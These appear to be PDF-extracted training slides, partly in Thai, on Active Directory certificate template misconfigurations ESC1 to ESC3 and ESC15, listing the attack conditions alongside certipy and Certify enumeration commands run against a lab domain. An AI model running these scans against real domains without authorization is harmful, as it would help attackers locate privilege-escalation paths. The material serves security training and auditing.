
Enrollment permissions

Enrollment Rights

From Window

```
Certify.exe find /vulnerable
```

ESC1



ESC2

Misconfigured Certificate Templates - Any Purpose EKU

Requirement

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- Certificate template defines EKUs
 - **Any Purpose EKU or no EKU** (does **not identify any Extended Key Usage**).

ESC 2

Any Purpose and subordinate CA (SubCA) EKUs/no EKU

Use a certificate with the **Any Purpose EKU** for (surprise!) any purpose

- client authentication, server authentication, code signing, etc.
- the certificate can be **used for anything**.

Use a certificate with **no EKUs** - subordinate CA certificate

- คล้ายกับ any purpose แต่ยังสามารถใช้เพื่อ sign certificates อันใหม่ได้
- attacker สามารถระบุ EKUs หรือ fields ใน certificates อันใหม่ได้

ES C 2

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip  
10.129.205.199 -vulnerable -stdout
```

Requirement check

Template Name: Example

...

Enabled

: True

Requires Manager Approval

: False

Authorized Signature Required

: 0

Extended Key Usage

: Any Purpose

...

Permissions

Enrollment permissions



Enrollment Rights

: LAB.LOCAL\Domain Users

From Window

```
Certify.exe find /vulnerable
```

ESC2



ESC3

Misconfigured Certificate Templates - Enrollment Agent Certificate

ต้องใช้เกมเพลตอย่างน้อยสองเกมเพลตที่ตรงกับเงื่อนไข

Template 1

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- The certificate template defines the **Certificate Request Agent EKU** OID (1.3.6.1.4.1.311.20.2.1)

Template 2

- User have enrollment rights
- Manager approval is disabled
- template schema version
 - schema version 1
 - greater than 2 and specifies an Application Policy Issuance Requirement requiring the Certificate Request Agent EKU
- The certificate template defines an EKU that allows for **domain authentication**

Enrollment agent restrictions are **not implemented** on the CA

ES C 3

Enumerate Template 1

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip  
10.129.205.199 -vulnerable -stdout
```

Requirement check

Template Name: Enrollment Agent

...

Enabled	: True
Requires Manager Approval	: False
Authorized Signature Required	: 0
pkiextendedkeyusage	: Certificate Request Agent

...

Permissions

Enrollment permissions

Enrollment Rights

: LAB.LOCAL\Domain Users

From Window

```
Certify.exe find /vulnerable
```

ESC3

Enumerate Template 2

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip  
10.129.205.199 -vulnerable -stdout
```

Requirement check

Template Name: Enrollment Agent AuthorizedSignature

...

Schema Version

: 2

Requires Manager Approval

: False

Authorized Signature Required

: 1

Application Policies

: Certificate Request Agent

pkiextendedkeyusage

: Client Authentication

...

Permissions

Enrollment permissions

Enrollment Rights

: LAB.LOCAL\Domain Users

From Window

```
Certify.exe find /vulnerable
```

ESC3

Certificate Template: ESC3-1	
Subject	User2
pkiextendedkeyusage	Certificate Request Agent


co-signed CSR Template: ESC3-2	
be-half-of	User3

↓
Make

Certificate Template: ESC3-2	
Subject	User3

Template Name: ESC3-1
 pkiextendedkeyusage : Certificate Request Agent

Template Name: ESC3-2
 template schema version 2
 Application Policies : Certificate Request Agent



ESC15

Misconfigured Certificate Templates - EKUwu

Requirement

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- **Can not** do **Client Authentication** (OID 1.3.6.1.5.5.7.3.2)
- Certificate template allows requesters to specify a **subjectAltName** in the CSR (CT_FLAG_ENROLLEE_SUPPLIES SUBJECT)
- **Template schema version 1**
 - **Application Policies feature**

ESC15

Certificate

- **Subject** - ข้อมูลเจ้าของ Certificate
- **Issuer** - ข้อมูลผู้ออก (รับรอง) Certificate (commonly a CA)
- **SubjectAlternativeName** - ระบุ alternate names กี่จะใช้เป็น Subject
- **Application Policy** - <what you want to do>
- **Extended Key Usages (EKUs)** - หรือ Enhanced Key Usage ระบุ Object identifiers (OIDs) ซึ่งใช้อธิบายว่า certificate ใช้ทำอะไรได้บ้าง
- **Signature** - เกิดจาก Certificates body ที่ถูก Sign ด้วย issuer's (e.g., a CA's) private key.

Application Policy : <what you want to do>

Extended Key Usages (EKUs) :



Application Policy : <what you want to do>

Extended Key Usages (EKUs) : <what you want to do>

ESC15

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip  
10.129.205.199 -vulnerable -stdout
```

Requirement check

Template Name: ESC15

...

Requires Manager Approval : False

Authorized Signature Required : 0

Client Authentication : **False**

Enrollee Supplies Subject : **True**

Template schema version : 1

...

Permissions


Enrollment permissions

Enrollment Rights

From Window

```
Certify.exe find /vulnerable
